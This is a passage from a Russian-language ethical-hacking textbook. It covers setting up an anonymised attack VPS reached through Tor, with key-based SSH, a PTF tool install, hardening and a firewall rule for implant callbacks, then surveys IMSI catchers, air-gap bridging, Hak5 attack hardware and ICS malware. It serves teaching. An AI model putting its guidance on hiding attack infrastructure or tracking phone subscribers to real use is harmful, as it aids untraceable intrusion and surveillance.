Если жертва обнаружит обратную оболочку, она сможет отследить атаку до VPS, но ей будет трудно проследить путь атаки через сеть Tor обратно к злоумышленнику.

Настройка SSH

После настройки VPS отличная идея ? настроить SSH-ключи, чтобы можно было безопасно получать к нему удаленный доступ. Не следует использовать пары имени пользователя и пароля, потому что инструменты вроде Hydra позволяют атакующим подбирать комбинации имен пользователей и паролей полным перебором. Вместо этого лучше входить по ключам асимметричной криптографии.

Для этого вы сгенерируете пару ключей: открытый и закрытый, а затем скопируете открытый ключ на сервер, который будет использовать его для аутентификации пользователя. На рисунке 16-3 показана схема этой аутентификации.




Рисунок 16-3. Использование асимметричной криптографии для аутентификации на SSH-сервере

Клиент устанавливает соединение [1]. Затем сервер отвечает, отправляя challenge nonce [2]. Получив этот nonce, клиент шифрует его закрытым ключом клиента и отправляет зашифрованный nonce серверу [3]. Затем сервер расшифровывает nonce с помощью открытого ключа клиента, и если значение совпадает, клиент проходит аутентификацию [4]. Теперь сгенерируем пару открытого и закрытого ключей на устройстве Tails.

Выполните команду `ssh-keygen` на машине Tails, чтобы создать пару открытого и закрытого ключей с помощью алгоритма ECDSA, обсуждавшегося в главе 6:

```
amnesia@amnesia$ ssh-keygen -t ecdsa -b 521
Generating public/private ecdsa key pair.
Enter file in which to save the key (/home/amnesia/.ssh/id_ecdsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/amnesia/.ssh/id_ecdsa
Your public key has been saved in /home/amnesia/.ssh/id_ecdsa.pub
The key fingerprint is:
SHA256:ZaQogDeZobktFCJIorwJkjWRxLmLSsdcVRbX1BjvQHs amnesia@amnesia
The key's randomart image is:
+---[ECDSA 521]---+
|**BB .+o.o++ |
|O=Xo o.o. .oo. |
|B+ o. o . o o E |
```

Сохраните ключи по пути по умолчанию, нажав ENTER при запросе имени файла. Затем создайте длинную и безопасную парольную фразу. Если кто-то получит доступ к вашей операционной системе Tails и украдет закрытый ключ, он сможет попытаться взломать парольную фразу с помощью атаки по словарю и получить доступ к вашему VPS.

После генерации пар ключей нужно скопировать открытый ключ на сервер. Скопируйте открытый ключ на сервер с помощью утилиты `ssh-copy-id`:

```
$ ssh-copy-id -i /home/amnesia/.ssh/id_ecdsa.pub hacker@192.168.1.114
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/amnesia/.
 ➔ ssh/id_ecdsa.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to
 ➔ filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are
 ➔ prompted now it is to install the new keys
hacker@192.168.1.114's password: your_password
Number of key(s) added: 1
```

На этом этапе вы должны суметь войти в систему на машине следующим образом:

```
amnesia@amnesia$ ssh hacker@ <VPS IP address>
```

Теперь, когда вы настроили аутентификацию с использованием асимметричной криптографии, также хорошая идея ? отредактировать файл `ssh_config`, чтобы запретить вход по паролю и вход root. Открыть этот файл в Vim можно так:

```
root@debian:~/# vim /etc/ssh/sshd_config
```

Установка инструментов для взлома

Теперь, когда VPS настроен и к нему можно подключаться безопасно и анонимно, пришло время установить нужные инструменты для взлома. Можно выбрать один из двух подходов к настройке VPS. Первый подход ? установить только нужные инструменты. Например, если вы тестируете XSS-уязвимости, можно создать сервер, на котором работает BeEF, и ничего больше. Этот подход минимизирует число приложений, запущенных на VPS, тем самым уменьшая поверхность атаки. Помните: единственные инструменты, которым по-настоящему можно доверять, ? это те, которые вы создали сами.

Другой вариант ? создать универсальную машину с множеством инструментов для взлома. Фреймворк PenTesters Framework (PTF), начатый Дэвидом Кеннеди, содержит Python-скрипты, которые упрощают загрузку и установку новейших инструментов для взлома. PTF также служит отличным источником сведений о новых инструментах.

Не обязательно создавать собственный настроенный сервер с нуля. Можно также установить Kali Linux или Parrot OS на VPS. Однако SSH-сервер на этих машинах не установлен заранее, поэтому вам нужно будет установить его для удаленного входа.

Здесь мы предположим, что вы решили создать собственный VPS под управлением Debian Linux, но эти скрипты должны работать на большинстве Linux-систем. Сначала установите `git` на VPS (`apt-get install git`), а затем клонируйте репозиторий PTF на новый VPS:

```
git clone https://github.com/trustedsec/ptf.git
```

Затем установите `python3-pip`, используйте `pip3` для установки зависимостей и запустите PTF (`./ptf`):

```
cd ptf
pip3 install -r requirements.txt
./ptf
```

Когда захотите использовать модуль, установите его, указав путь к установочному скрипту:

```
ptf> use modules/exploitation/metasploit
ptf:(modules/exploitation/metasploit)>install
```

Все установочные скрипты можно найти в Git-репозитории. После установки инструмента можно использовать его так же, как раньше. Выполните следующую команду, чтобы установить все инструменты:

```
ptf> use modules/install_update_all
[*] You are about to install/update everything. Proceed-> [yes/no]: yes
```

Эта установка займет некоторое время.

Усиление защиты сервера

Усиление защиты ? это настройка сервера для защиты от атак. Например, можно защитить паролем загрузчик GRUB, чтобы помешать атакующему изменить порядок загрузки. Или можно установить инструмент вроде ArpWatch, разработанный Национальной лабораторией имени Лоуренса в Беркли, для обнаружения атак ARP-спуфинга.

Будьте осторожны при усилении защиты машины, потому что можно заблокировать себе доступ или ограничить ее возможности. Например, часто отключают компиляторы, чтобы помешать атакующему скомпилировать вредоносное ПО на сервере. Однако как этичному хакеру вам понадобится компилятор для сборки инструментов, поэтому вы можете предпочесть пропустить этот шаг усиления защиты.

Центр интернет-безопасности (Center for Internet Security, CIS) поддерживает список рекомендаций по защите систем, называемый CIS Benchmarks (эталонные рекомендации CIS). Используйте их для усиления защиты вашего VPS и держите их в уме при аудите безопасности компании. Инструменты с открытым исходным кодом вроде JShielder, `debian-cis` и `nixarmor` автоматически применят к серверу многие рекомендации CIS. Установить JShielder можно так:

```
root@debian:~/# git clone https://github.com/Jsitech/JShielder
```

Перейдите в папку JShielder и запустите скрипт `JShielder.sh` (`.\JShielder`), который предложит выбрать операционную систему для усиления защиты:

```
------------------------------------------------------------------------
[+] SELECT YOUR LINUX DISTRIBUTION
------------------------------------------------------------------------
1. Ubuntu Server 16.04 LTS
2. Ubuntu Server 18.04 LTS
3. Linux CentOS 7 (Coming Soon)
4. Debian GNU/Linux 8 (Coming Soon)
5. Debian GNU/Linux 9 (Coming Soon)
6. Red Hat Linux 7 (Coming Soon)
7. Exit
```

Эти инструменты усиления защиты часто устанавливают средства обнаружения руткитов, такие как `rkhunter` или `chkrootkit`. Они также могут устанавливать системы предотвращения вторжений, например `fail2ban`, который обновляет правила межсетевого экрана, чтобы блокировать IP-адреса после нескольких неудачных попыток входа.

Многие автоматические инструменты усиления защиты используют утилиту `iptables` для настройки правил межсетевого экрана. Если вы хотите изменять правила межсетевого экрана самостоятельно, выберите один из нескольких интерфейсов, разработанных для `iptables`. Лучший из них ? Uncomplicated Firewall, который можно установить следующей командой:

```
root@debian:~/# sudo apt-get install ufw
```

После установки можно начать настраивать межсетевой экран всего несколькими командами. Например, следующая команда задает политику по умолчанию: отклонять все входящие пакеты:

```
root@debian:~/# ufw default deny incoming
```

Затем можно начать добавлять исключения. Например, мы можем разрешить SSH-соединения и соединения на порту 8080, чтобы импланты могли подключаться к нашему серверу:

```
root@debian:~/# ufw allow ssh
root@debian:~/# ufw allow 8080
```

Когда закончите настройку правил, включите межсетевой экран командой `ufw enable`:

```
root@debian:~/# ufw enable
```

Наконец, используйте команду `ufw status`, чтобы посмотреть состояние межсетевого экрана и сводку правил:

```
root@debian:~/# ufw status
Status: active
To Action From
-- ------ ----
22/tcp ALLOW Anywhere
8080 ALLOW Anywhere
22/tcp (v6) ALLOW Anywhere (v6)
8080 (v6) ALLOW Anywhere (v6)
```

Еще один полезный инструмент, SELinux, был разработан NSA и Red Hat; он добавляет к файлам операционной системы дополнительный атрибут политики. Этот атрибут политики вместе с правилами политики SELinux управляет тем, как к этим файлам получают доступ и как их изменяют. Когда процесс пытается обратиться к файлу, SELinux проверяет атрибуты политики файла, чтобы определить, разрешен ли процессу доступ к файлу. SELinux также журналирует обращения, которые он блокирует, благодаря чему эти журналы становятся отличным местом для проверки подозреваемых вторжений.

Выполните следующую команду, чтобы установить SELinux с политикой по умолчанию:

```
sudo apt-get install selinux-basics selinux-policy-default auditd
```

Когда установка завершится, активируйте SELinux и перезагрузите систему:

```
root@debian:~/# sudo selinux-activate
```

Помимо усиления защиты сервера, также следует включить полное шифрование диска.

Аудит защищенного сервера

После усиления защиты системы выполните быстрый аудит, чтобы понять, насколько хорошо вы справились. Инструмент Lynis с открытым исходным кодом позволяет аудировать систему по рекомендациям CIS. Выполните следующую команду, чтобы установить Lynis:

```
root@debian:~/# sudo apt-get install lynis
```

Затем запустите его с помощью sudo:

```
root@debian:~/# sudo lynis audit system
...
Lynis security scan details:
[1] Hardening index : 84 [############## ]
Tests performed : 260
Plugins enabled : 1
Components:
- Firewall [V]
- Malware scanner [V]
Scan mode:
Normal [V] Forensics [ ] Integration [ ] Pentest [ ]
Lynis modules:
- Compliance status [->]
- Security audit [V]
- Vulnerability scan [V]
Files:
[2] - Test and debug information : /var/log/lynis.log
- Report data : /var/log/lynis-report.dat
...
```

Отчет покажет области, которые можно улучшить, и оценку индекса усиления защиты [1]. Связанный подробный отчет [2] содержит результаты каждого теста, который запускал Lynis. Например, Lynis проверяет, установлена ли на сервере система обнаружения вторжений Snort. Результаты этого теста доступны в отчете.

Другие темы

Я выбрал следующие темы, потому что они кажутся мне интересными, и надеюсь, что, поделившись ими, я пробужу интерес и у вас. Начнем с одной из моих любимых тем ? программно-определяемых радиосистем.

Программно-определяемые радиосистемы

До сих пор мы фокусировались на сборе и анализе электрических сигналов, протекающих по проводам нашей сети. Но радиосигналы, наполненные информацией, ежедневно окружают нас. Эти сигналы включают сотовую и спутниковую связь, полицейские радиопереговоры и даже FM-сигналы для автомобильных стереосистем.

Программно-определяемые радиосистемы (SDR) преобразуют радиосигналы в цифровые сигналы, которые можно анализировать на компьютере. SDR также программируемы, позволяя превратить SDR в AM-приемник вроде того, что есть в машине, или даже принимать спутниковые изображения от метеоспутников NOAA. Мое любимое применение SDR ? использовать его как наземную станцию для связи с любительскими радиотранспондерами на геосинхронном спутнике Es'hail 2/QO-100. Транспондеры на этом спутнике бесплатны и общедоступны для любого радиолюбителя.

На рынке есть несколько SDR. Я рекомендую ADALM-Pluto RF, разработанный Analog Devices, SDR начального уровня с прекрасной документацией. Pluto работает под Linux, и вы можете писать программы для обработки цифровых значений, которые он записывает.

Есть и отличные инструменты с открытым исходным кодом для работы с SDR. GNU Radio позволяет визуально программировать SDR, перетаскивая функциональные блоки. Установить его в Kali Linux можно следующей командой:

```
kali@kali:~$ sudo apt-get install gnuradio
```

У NSA также есть собственный SDR-инструмент REDHAWK, который она сделала общедоступным. Документация по REDHAWK впечатляет. Подробнее о REDHAWK можно прочитать на его сайте: redhawksdr.org.

Один из лучших ресурсов для изучения SDR ? sdrforengineers.github.io. В нем есть несколько примеров кода, а также видеолекции Александра Выглински и лабораторные материалы Трэвиса Коллинза; см. раздел "перевернутый класс" по адресу youtube.com.

Атака на сотовую инфраструктуру

Атаковать сотовую инфраструктуру общего пользования незаконно и неэтично. Если вы попробуете какие-либо атаки, описанные здесь, используйте клетку Фарадея ? устройство, которое изолирует тестовую среду и не позволит сигналам входить в клетку или покидать ее, чтобы вы не перехватывали внешние сигналы.

Тем не менее специализированные инструменты для взлома могут, например, отслеживать пользователей мобильных телефонов. Каждому мобильному абоненту назначается идентификатор, называемый международным идентификатором мобильного абонента (IMSI), который постоянно идентифицирует его как 4G-абонента. Когда абонент перемещается в новое место, его мобильный телефон регистрирует IMSI на вышке в этой области. Harris Corporation выпускает устройство Stingray, которое позволяет правоохранительным органам отслеживать абонентов мобильной связи. Оно работает, притворяясь сотовой вышкой. Когда пользователь находится в зоне действия Stingray, его телефон подключается к нему и отправляет IMSI абонента.

Устройства Stingray дорого стоят, но можно использовать SDR, чтобы собрать собственный IMSI-перехватчик. Один пример проекта IMSI-перехватчика с открытым исходным кодом ? IMSI-catcher (github.com). Получив IMSI абонента, атакующий может выдавать себя за абонента, совершать звонки и отправлять текстовые сообщения. Притворяясь сотовой вышкой, атакующий также может провести атаку понижения версии. Таким образом, поддельная сотовая вышка может заставить телефон перейти с 4G на менее безопасное соединение 2G или 3G.

Преодоление air gap

Предположим, у вас есть машина с информацией, которую вы действительно хотите защитить. Вы можете решить полностью отключить машину от сети. Машины, отключенные таким образом, называют изолированными от сети (air-gapped machines).

Однако иногда даже отключения машины недостаточно. Например, атакующий может скомпрометировать цепочку поставок и внедрить вредоносный код в машину до ее доставки жертве. Так он все равно сможет украсть информацию с машины, даже если она не подключена к сети; если обычной сети нет, атакующему придется создать собственный канал связи.

В 2014 году Майкл Ханспах и Майкл Гец показали, что можно создать сеть компьютеров, взаимодействующих с помощью ультразвуковых сигналов. Этот подход использовался и в других приложениях. Например, сингапурская маркетинговая компания Silverpush встраивала ультразвуковые маяки в телевизионную рекламу. Эти маяки улавливались приложениями на смартфонах пользователей, позволяя Silverpush отслеживать, какую рекламу смотрел

пользователь. Это часть более широкой стратегии, называемой межустройственным отслеживанием (cross-device tracking), и отличный пример создания сети там, где ее нет.

Позднее проект System Bus Radio (github.com) продемонстрировал, что аппаратную шину компьютера можно превратить в передатчик, отправляя тщательно сформированные сообщения. Это изящный способ создать радиопередатчик на машине, где его нет. Приемник за пределами здания затем может принять эти сигналы.

Реверс-инжиниринг

На протяжении книги мы рассматривали устройство и архитектуру вредоносного ПО. Однако как этичный хакер вы, вероятно, столкнетесь с более сложным вредоносным ПО, написанным злоумышленниками. Вам понадобится провести реверс-инжиниринг такого вредоносного ПО, чтобы понять, как оно работает. На эту тему есть несколько отличных книг. Одна из лучших, *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software* Майкла Сикорски и Эндрю Хонига (No Starch Press, 2012), содержит несколько полезных лабораторных работ. В блоге Malware Must Die по адресу blog.malwaremustdie.org также есть отличные публикации по анализу вредоносного ПО. Я рекомендую добавить его в RSS-ленту. Также я рекомендую *The Ghidra Book: The Definitive Guide* Криса Игла и Кары Нэнс (No Starch Press, 2020), чтобы узнать больше о Ghidra как инструменте реверс-инжиниринга.

Физические инструменты для взлома

Если у вас есть физический доступ к сети или машине, которую вы пытаетесь взломать, можно использовать физические инструменты для компрометации сети. Hak5 выпускает отличную коллекцию физических инструментов для взлома. Например, USB Rubber Ducky ? это USB-накопитель, эмулирующий клавиатуру. Когда злоумышленник подключает его к машине, он вводит команды и скачивает полезную нагрузку. Bash Bunny ? мини-компьютер Linux, который может эмулировать любое USB-устройство и позволяет запускать пользовательские скрипты. LAN Turtle ? инструмент для атаки "человек посередине", который можно установить на Ethernet-кабель. Shark Jack ? миниатюрный компьютер, который можно подключить к любому открытому сетевому порту. Наконец, Wi-Fi Pineapple ? вредоносный Wi-Fi-маршрутизатор, который можно использовать для компрометации устройств при их подключении к нему. Все эти инструменты можно купить вместе в полевом наборе Hak5.

Криминалистика

Как этичный хакер вы можете оказаться в роли специалиста, расследующего атаки. Например, предприятие может попросить вас расследовать, как оно было скомпрометировано. В таких случаях вам пригодится Linux-дистрибутив CAINE (Computer Aided Investigative Environment). CAINE включает отличный набор инструментов криминалистического анализа, которые позволяют восстанавливать удаленные файлы и фотографии, анализировать жесткие диски и даже расследовать атаки на мобильные устройства.

Взлом промышленных систем

В 2010 году вредоносное ПО Stuxnet атаковало иранский объект, использовавшийся для обогащения урана. Вредоносное ПО заставило центрифуги на объекте вращаться неконтролируемо, что привело к их катастрофическому отказу.

В частности, Stuxnet атаковал программируемые логические контроллеры (PLC) объекта ? небольшие компьютерные модули, используемые в промышленных системах управления. Годы спустя хакеры продолжают обнаруживать новые уязвимости PLC. В 2016 году Ральф Шпеннеберг, Майк Брюггеманн и Хендрик Швартке представили вредоносное ПО под названием PLC-Blaster на конференции Black Hat. А в 2017 году на химическом заводе в Саудовской Аравии произошла еще одна кибератака. Вредоносное ПО, получившее прозвище Triton, тоже атаковало PLC завода.

Отказы промышленных систем могут быть катастрофическими, поэтому мы должны аудировать и защищать эти системы. Агентство кибербезопасности и безопасности инфраструктуры (CISA) поддерживает информацию об уязвимостях, влияющих на промышленные системы управления; найти ее можно по адресу us-cert.cisa.gov.

Квантовые вычисления

Изобретение масштабируемого квантового компьютера может революционизировать кибербезопасность. Например, мы смогли бы легко взламывать 2048-битное RSA-шифрование и быстро искать по большим базам данных. Когда у нас появится масштабируемый квантовый компьютер, мы также сможем разрабатывать новые алгоритмы квантового машинного обучения. Однако многие из этих идей все еще находятся на ранней исследовательской стадии. Поскольку квантовые вычисления остаются активной областью исследований, новичку бывает трудно найти ресурсы, которые помогут начать. Учебник Qiskit по адресу qiskit.org ? отличный материал с интерактивными упражнениями. Книга проведет вас от полного незнания квантовых вычислений до написания масштабируемой версии квантового алгоритма Шора для факторизации чисел. Она также включает математические вводные материалы, которые помогут понять квантовые вычисления.

Общайтесь с другими

Независимо от того, решите ли вы стать активным участником хакерского сообщества или молчаливым наблюдателем, вот несколько сообществ, к которым можно присоединиться, чтобы делиться своими творениями и следить за новыми трендами. Мое личное любимое ? Hacker News (news.ycombinator.com), форум, созданный венчурной фирмой Y Combinator. Там постоянно публикуют новые разработки и интересные статьи. Посещение конференций вроде Defcon, Black Hat и Usenix ? еще один отличный способ познакомиться с людьми и послушать доклады о передовых исследованиях. Наконец, присоединитесь к сообществу Hack the Box (hackthebox.eu). В Hack the Box есть обширная коллекция уязвимых машин, на которых можно практиковаться во взломе.

Помните: всегда действуйте этично.